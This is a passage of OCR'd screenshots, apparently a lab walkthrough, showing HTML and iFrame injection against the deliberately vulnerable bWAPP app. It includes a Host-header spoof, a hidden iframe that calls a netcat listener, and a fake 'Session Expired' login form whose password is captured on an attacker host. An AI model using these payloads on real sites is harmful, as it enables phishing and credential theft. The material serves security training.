
Request to http://192.168.254.131:80

```
GET /bWAPP/htmli_current_url.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=3377188154535b6248a0eeb85de54c17; security_level=0
Connection: keep-alive
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://192.168.254.131:80

```
GET /bWAPP/htmli_current_url.php HTTP/1.1
Host: trust me im the google
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=3377188154535b6248a0eeb85de54c17; security_level=0
Connection: keep-alive
```



bWAPP - HTML Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - HTML Injection
192.168.254.131/bWAPP/htmli_current_url.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset C

/ HTML Injection - Reflected (URL) /


Your current URL: *http://trust me im the google/bWAPP/htmli_current_url.php*

HTML Injection - Stored (Blog)

March 31, 2015 9:16 AM



```
root@kali:~# nc -lvp 8080
listening on [any] 8080 ...
```




/ HTML Injection - Stored (Blog) /

```
<iframe SRC="http://192.168.254.128:8080/blah" height="0" width="0"></iframe>
```

Submit Add: ☑ Show all: ☐ Delete: ☐ All your entries were deleted!


#	Owner	Date	Entry

<div class="code"><iframe SRC="http://attackerIP/blah" height="0" width="0"></iframe></div>



```
root@kali:~# nc -lvp 8080
listening on [any] 8080 ...
192.168.254.1: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.254.128] from (UNKNOWN) [192.168.254.1] 21333
GET /blah HTTP/1.1
Host: 192.168.254.128:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/htmli_stored.php
Connection: keep-alive
```


```
<div class="code">test</div>

<div style="position: absolute; left: 0px; top: 0px; width: 800px; height: 600px; z-index: 1000;
background-color:white;">
Session Expired, Please Login:<br>
<form name="login" action="http://attackerIP/lol.htm">
<table>
<tr><td>Username:</td><td><input type="text" name="uname"/></td></tr>
<tr><td>Password:</td><td><input type="password" name="pw"/></td></tr>
</table>
<input type="submit" value="Login"/>
</form>
</div>
```


bWAPP - HTML Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - HTML Injection
192.168.254.131/bWAPP/htmli_stored.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset

/ HTML Injection - Stored (Blog) /

```
<div style="position: absolute; left: 0px; top: 0px; width: 800px; height:
600px; z-index: 1000; background-color:white;">
Session Expired, Please Login:<br>
<form name="login" action="http://192.168.254.128/lol.htm">
<table>
<tr><td>Username:</td><td><input type="text" name="uname"/></td></tr>
<tr><td>Password:</td><td><input type="password" name="pw"/></td></tr>
</table>
<input type="submit" value="Login"/>
</form>
</div>
```

Submit
Add: ☑
Show all: □
Delete: □



bWAPP - HTML Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - HTML Injection
192.168.254.131/bWAPP/htmli_stored.php
bWAP
an extremely
Bugs
Change Password

Session Expired, Please Login:

Username: bob

Password: ●●●●●●●●●●●


Login



```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
192.168.254.1: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.254.128] from (UNKNOWN) [192.168.254.1] 65448
GET /lol.htm?uname=bob&pw=ilovealice HTTP/1.1
Host: 192.168.254.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/htmli_stored.php
Connection: keep-alive
```


iFrame Injection

March 31, 2015 9:42 AM


bWAPP - iFrame Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - iFrame Injection
192.168.254.131/bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
/ iFrame Injection /

```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/
```

http://192.168.254.131/bWAPP/iframei.php?ParamUrl=http://www.hello.com/&ParamWidth=500&ParamHeight=500



bWAPP - iFrame Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - iFrame Injection
192.168.254.131/bWAPP/iframei.php?ParamUrl=http://www.hello.com/&ParamWidth=500&ParamHeig
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Lev
/ iFrame Injection /
hello
What?
Jobs
Sign Up

